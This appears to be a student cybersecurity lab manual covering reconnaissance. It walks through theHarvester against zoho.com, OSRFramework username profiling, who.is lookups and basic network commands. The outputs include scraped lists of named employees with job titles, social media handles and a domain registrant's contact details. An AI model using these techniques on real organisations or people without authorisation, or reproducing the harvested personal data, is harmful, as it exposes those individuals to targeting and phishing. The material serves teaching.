


Information gathering using the Harvester

`-d [url]` will be the remote site from which you want to fetch



-b is used to specify search engine name.


Command: theHarvester -d www.zoho.com -l 300 -b all




```
kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
AS63949
[*] Interesting Urls found: 25
https://www.zoho.com/
https://www.zoho.com/assist/
https://www.zoho.com/books/
https://www.zoho.com/campaigns/tzsrc-fromproduct
https://www.zoho.com/campaigns/explainer/campaign-view.html
https://www.zoho.com/campaigns/explainer/zcsend.html
https://www.zoho.com/cliq/?serviceurl=x2fchatsQF2a3l17275180151808b2src-fromproduct
https://www.zoho.com/cliq/?serviceurl=x2findex.dob2src-fromproduct
https://www.zoho.com/contactus.html
https://www.zoho.com/creator/
https://www.zoho.com/crm/
https://www.zoho.com/crm/crmplus/
https://www.zoho.com/de/crm/
https://www.zoho.com/emailsender/
https://www.zoho.com/feeds/
https://www.zoho.com/invoice/?utm_source=20out_medium-pdf
https://www.zoho.com/mail/
https://www.zoho.com/marketingautomation/
https://www.zoho.com/nl/
https://www.zoho.com/nl/salesiq/
https://www.zoho.com/peopleplus/?src=zoho-home&np3Bireft-ohome
https://www.zoho.com/r/det/
https://www.zoho.com/report-abuse/
https://www.zoho.com/salesiq/
https://www.zoho.com/survey/
[*] No Twitter users found.
[*] LinkedIn Users found: 292
Aamil Mohammed - Regional Account Manager
Abbas Abu - Zoho One Developer
Abhilash Reddy Godeishala
Adarsh Pandey - Member of Technical Staff
Adithyan Ravichandrar - Lead System Engineer
Ajay George - Partner Support Engineer - Zoho
Ajay Singh - Developer - Zoho CRM
Akash Krishnan - Member Technical Staff
Akilan Marimuthu
Akshaya Chandrasekar - Zoho Corporation
Ali Shahdar - Regional Director MEA
Alok Kumar Bharti - Software Engineer
Aman Gupta - Zoho Developer
Amarnath KR - Zoho Developer
Ami Moorthy - Product Manager and Co-Founder
Anandaraman Krishnan - Product Manager
Anandaraman Krishnan - Product Manager
```

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
File Actions Edit View Help
Ajay Singh - Developer - Zoho CRM
Akash Krishnan - Member Technical Staff
Akilan Marimuthu
Akshaya Chandrasekar - Zoho Corporation
Ali Shahdar - Regional Director MEA
Alok Kumar Bharti - Software Engineer
Aman Gupta - Zoho Developer
Amarnath KR - Zoho Developer
Ami Moorthy - Product Manager and Co-Founder
Anandaraman Krishnan - Product Manager
Anantha Subramaniam - Engineer Trainee
Ananthu Nair - Presales Engineer - Zoho Corporation
Andrea Mahoney - VP - Certified Computer Solutions
Andrew Bourne
Andrew Joseph - Zoho Corporation
Andrews B A - Senior Member of Technical Staff
Anubhav Pandey - Zoho Consultant
Anumita Gupta - Technical Writer
Aravind Natarajan - Zoho Corporation
Arun Balachandran - Senior Product Marketing Manager
Arun Kesavan - Product Designer
Aruna Muralidharan - Product Marketer
Arvind Krishnamoorthy
Ashok Chakravarthi Nagarajan
Ashok Kumar
Ashwin P Sharma - Lead - Zoho CRM SME
Avaninth B - Software Developer - Zoho
Azarudeen M
Badri Narayan - Senior Technical Support Engineer
Bala Ganesh
Bala Krishnan - Product Marketer
Bala Sundar - Member Technical Staff
Bala Venkatesh
Balaji Jayaraman - Product Manager
Barath Kumar Ramesh - Member Leadership Staff
Bashirul Haque Faizal - Zoho Consultant
Bernadin Samuel - Zoho Developer
Bharath Kumar
Bharathi Anbazhagan - Member Technical Staff
Calvin Jasher - Quality Analyst- Zoho CRM Support
Carla Garcia
Chakravarthi Radhakrishnan - Zoho Corporation
Chandru Jayapalan - Zoho Corporation
Charles Lazaro
Chetan K. - Zoho CRM Consultant - Regal Infonet
Chitrapandian Nachiappan - Senior Product Director
Clarence Rozario - Director of Product Management
Cynthia A - Product Management
D Jayaraj - Visual Designer
DEVENDRA KUSMAN - Zoho Developer
David Eklis - Head of Content Review
Deepak Rv - Enterprise Support Engineer - Zoho
```





```
kali-linux-2022.3-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
File Actions Edit View Help
https://trello.com/use-cases/crm
https://www.trello.com/
[*] IPs found: 49
8.39.54.155
8.40.222.155
74.201.84.81
74.201.112.101
74.201.112.118
74.201.113.118
74.201.113.176
74.201.113.201
74.201.155.201
89.36.170.52
103.138.120.96
103.103.152.75
104.16.11.213
104.16.12.213
104.16.13.213
104.16.14.213
104.16.15.213
104.16.63.59
104.16.44.59
117.20.42.154
136.143.182.155
136.143.190.58
136.143.190.79
136.143.190.155
136.143.190.156
136.143.191.204
165.173.187.32
165.254.167.105
165.254.168.105
178.79.172.105
185.20.209.52
204.141.32.155
204.141.42.155
204.141.42.156
204.141.43.204
216.52.72.155
2a06:98c1:3121::c
2a06:98c1:3121::3
[*] No emails found.
[*] No hosts found.
root@kali:~#
```

Step 4: run this command “**theHarvester -d www.zoho.com -l 300 -b all -f test**” and hit enter to export the result as html file and xml file

Step 5: now close the terminal and navigate the home folder and search for test file .

Ex.No. 2 - Open Source Intelligence Gathering Using OSRFramework

Lab requirements :


- 1: Kali linux running as virtual machine
- 2: Web browser with internet connection

Procedure:

- 1) Log into kali linux machine
- 2) Launch a command line terminal by clicking on terminal icon from taskbar
- 3) Usufy.py checks for the existence of a profile for given user details in different platforms

Command:

Usufy.py -n <Target username or profile name> -p twitter facebook youtube




```
Player - [Kali Linux 2022.3 - amd64 - VMware Workstation 16 Player (Non-commercial use only)]
File Actions Edit View Help
root@kali: ~
[~] root@kali:~# usufy.py -n f10_barath_87 barathkumar -p twitter youtube instagram facebook
[~] root@kali:~#
OSRFramework 0.20.1
Coded with ❤ by Yaiza Rubio & Félix Brezo
-- To automatically open the collected results in the browser use '-w'. --
Usufy | Copyright (C) Yaiza Rubio & Félix Brezo (Ibivicio) 2016-2020
```

If any error occurs Try this command:

Sudo apt-get update

4) The usufy.py will search the user details in the mentioned platform and will provide you with the existence of the user



```
root@kali:~# python3 usufy.py
Usufy | Copyright (C) Yaiza Rubio & Felix Brezo (i3visio) 2014-2020
This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you
are welcome to redistribute it under certain conditions. For additional info,
visit: <https://www.gnu.org/licenses/gpl-3.0.txt>.

2022-09-14 04:25:35.212393 Starting search in 4 platform(s)... Relax!
Press <Ctrl + C> to stop...

2022-09-14 04:25:41.321829 Results obtained (8):
/usr/lib/python3/dist-packages/pyexcel/deprecated.py:208: UserWarning: Deprecated usage since v0.2.1! Explicit import is no longer required. pyexcel.ext.text is auto imported.
warnings.warn(
pyexcel.ext.text recovered (2022-9-14_4h25m):
+-----+-----+-----+
| com.i3visio.Uri | com.i3visio.Alias | com.i3visio.Platform |
+-----+-----+-----+
| https://www.youtube.com/user/rio_barath_07/about | rio_barath_07 | Youtube |
| https://www.facebook.com/rio_barath_07 | rio_barath_07 | Facebook |
| http://www.instagram.com/rio_barath_07 | rio_barath_07 | Instagram |
| http://twitter.com/rio_barath_07 | rio_barath_07 | Twitter |
| https://www.youtube.com/user/barathkumar/about | barathkumar | Youtube |
| https://www.facebook.com/barathkumar | barathkumar | Facebook |
| http://www.instagram.com/barathkumar | barathkumar | Instagram |
| http://twitter.com/barathkumar | barathkumar | Twitter |
+-----+-----+-----+

2022-09-14 04:25:41.396991 You can find all the information here:
./profiles.csv

2022-09-14 04:25:41.397468 Finishing execution...

Total time consumed: 0:00:06.185075
Average seconds/query: 1.54626875 seconds

Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
https://github.com/i3visio/osframework/issues
Note that otherwise, we won't know about it!
```

FIGURE. 8

Step 5: Searchfy.py checks with the existing users of a page/handlers for given details in the all social networking platforms. Type `searchfy.py -q <Page Name or Handler Name>` and press Enter.

```
root@livewire:~# searchfy.py -q "LIVEWIRE"
```

FIGURE. 9

Step 6: It will put out all the details who are subscribed to target social networking pages that are provided.

```
Sheet Name: Profiles recovered (2018-6-27_15h17m).
+-----+-----+-----+
| i3visio_uri | i3visio_alias | i3visio_platform |
+-----+-----+-----+
| http://twitter.com/us | us | Twitter |
| https://www.facebook.com/cehuser | cehuser | Facebook |
| http://twitter.com/cehuser | cehuser | Twitter |
| https://www.facebook.com/us | us | Facebook |
+-----+-----+-----+
```


FIGURE. 10

Collect and note the information disclosed about the target

EX. NO. : 3 Use Google and Whois for Reconnaissance.

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name in search bar and hit the “Enter button”.

Step 3: Show you information about www.saveetha.com

who.is

Search for domains or IP addresses...

Q

Premium DomainsTransferFeaturesLoginSign Up

Taken

Taken

Taken

Available

Taken

Available

Available

Purchase Selected Domains

cached

saveetha.com

DNS information

WhoisDNS RecordsDiagnostics

DNS Records for saveetha.com				
Hostname	Type	TTL	Priority	Content
saveetha.com	SOA	3600		ns51.domaincontrol.com dns@jomax.net 2022082301 28800 7200 604800 600
saveetha.com	NS	3600		ns51.domaincontrol.com
saveetha.com	NS	3600		ns52.domaincontrol.com
saveetha.com	A	3600		198.185.159.145
saveetha.com	A	3600		198.185.159.144
saveetha.com	MX	3600	3	alt2.aspmx.l.google.com
saveetha.com	MX	3600	1	alt1.aspmx.l.google.com
saveetha.com	MX	3600	3	alt3.aspmx.l.google.com
saveetha.com	MX	3600	3	alt4.aspmx.l.google.com
saveetha.com	MX	3600	1	aspmx.l.google.com
saveetha.com	MX	3600	2	alt2.aspmx.l.google.com
saveetha.com	MX	3600	2	alt3.aspmx.l.google.com
saveetha.com	MX	3600	1	alt4.aspmx.l.google.com
www.saveetha.com	A	3600		198.185.159.144

saveetha.com

diagnostic tools

Whois

DNS Records

Diagnostics

Ping

```
PING saveetha.com (198.185.159.144) 56(84) bytes of data.  
64 bytes from 198.185.159.144: icmp_seq=1 ttl=47 time=8.95 ms  
64 bytes from 198.185.159.144: icmp_seq=2 ttl=47 time=8.83 ms  
64 bytes from 198.185.159.144: icmp_seq=3 ttl=47 time=8.85 ms  
64 bytes from 198.185.159.144: icmp_seq=4 ttl=47 time=9.07 ms  
64 bytes from 198.185.159.144: icmp_seq=5 ttl=47 time=9.15 ms  
  
--- saveetha.com ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4005ms  
rtt min/avg/max/mdev = 8.832/8.975/9.158/0.138 ms
```

Traceroute

```
traceroute to saveetha.com (198.185.159.145), 30 hops max, 60 byte packets  
1 ip-10-0-0-14.ec2.internal (10.0.0.14) 2.160 ms 2.177 ms 2.202 ms  
2 216.182.238.135 (216.182.238.135) 11.973 ms 216.182.229.164 (216.182.229.164) 12.014 ms 216.182.229.160 (216.182.229.160) 17.502 ms
```

who.is

Search for domains or IP addresses...

Q

Premium Domains

Transfer

Features

Login

Sign Up

saveetha.com

whois information

Whois

DNS Records

Diagnostics

cache expires in and 0 seconds

refresh

Registrar Info

Name

PDR Ltd d/b/a PublicDomainRegistry.com

Whois Server

whois.publicdomainregistry.com

Referral URL

www.publicdomainregistry.com

Status

clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On

2023-06-18

Registered On

2001-06-18

Updated On

2022-05-27

Name Servers

ns51.domaincontrol.com

97.74.105.26

ns52.domaincontrol.com

173.201.73.26

Similar Domains

savee-beard.gen.in | savee-energy.com | savee.biz | savee.cloud | savee.co | savee.co.jp | savee.co.uk | savee.com | savee.com.au | savee.com.br | savee.com.cn | savee.de | savee.dk | savee.earth | savee.energy | savee.eu | savee.host | savee.info | savee.io | savee.it |

Registrar Data

We will display stored WHOIS data for up to 30 days.

refresh

Make Private Now

Registrant Contact Information:

Name

Dr. N.R.Veerarajan

Organization

Saveetha Dental College & Hosp.

Address

Saveetha University Saveetha Nagar, Thandalam Campus

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at

Name.com

Site Status

Status

Active

Server Type

Squarespace

Suggested Domains for saveetha.com

☐ save-etha.live

\$2.99

☐ saveethas.live

\$2.99

☐ freeetha.live

\$2.99

☐ rescueetha.live

\$2.99

☐ guardetha.live

\$2.99

Purchase Selected Domains

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at

Name.com

EX. NO.: 4

AIM: Using TraceRoute, ping, ifconfig(LINUX), ipconfig(WINDOWS), and netstat Command.

Step 1: open windows command prompt and Type tracert command and type www.saveetha.com press “Enter”

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Users\barat>tracert saveetha.com

Tracing route to saveetha.com [118.139.175.1]
over a maximum of 30 hops:

  1  11 ms    4 ms    4 ms  172.18.64.1
  2   9 ms    2 ms    9 ms  172.22.3.1
  3   9 ms   17 ms    8 ms  172.22.7.2
  4  12 ms    9 ms   10 ms  ptpl-as56272-rev-241.121.235.180-chn.pulse.in [180.235.121.241]
  5  14 ms   13 ms    9 ms  static-141.121.99.14-tataidc.co.in [14.99.121.141]
  6   8 ms    9 ms   12 ms  14.141.20.165.static-vsnl.net.in [14.141.20.165]
  7  12 ms   10 ms    *    172.31.167.45
  8  10 ms   11 ms    8 ms  ix-ae-4-2.tcore1.cxr-chennai.as6453.net [180.87.36.9]
  9  43 ms    *      *    if-be-34-2.ecore2.esin4-singapore.as6453.net [180.87.36.41]
 10  42 ms   45 ms   50 ms  if-be-10-2.ecore2.svq-singapore.as6453.net [180.87.107.0]
 11  *      *      *    Request timed out.
 12  *      *      *    Request timed out.
 13  *      *      *    Request timed out.
 14  *      *      *    Request timed out.
 15  *      *      *    Request timed out.
 16  *      *      *    Request timed out.
 17  *      *      *    Request timed out.
 18  *      *      *    Request timed out.
 19  *      *      *    Request timed out.
 20  *      *      *    Request timed out.
 21  *      *      *    Request timed out.
 22  *      *      *    Request timed out.
 23  *      *      *    Request timed out.
 24  *      *      *    Request timed out.
 25  *      *      *    Request timed out.
 26  *      *      *    Request timed out.
 27  *      *      *    Request timed out.
 28  *      *      *    Request timed out.
 29  *      *      *    Request timed out.
 30  *      *      *    Request timed out.

Trace complete.
```

Step 2: Type ping command and type IP Address press “Enter”

```
C:\Windows\system32\cmd.exe
C:\Users\barat>ping 172.18.64.1

Pinging 172.18.64.1 with 32 bytes of data:
Reply from 172.18.64.1: bytes=32 time=7ms TTL=255
Reply from 172.18.64.1: bytes=32 time=28ms TTL=255
Reply from 172.18.64.1: bytes=32 time=34ms TTL=255
Reply from 172.18.64.1: bytes=32 time=75ms TTL=255

Ping statistics for 172.18.64.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 7ms, Maximum = 75ms, Average = 36ms
```

Step 3: Type ifconfig command

```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

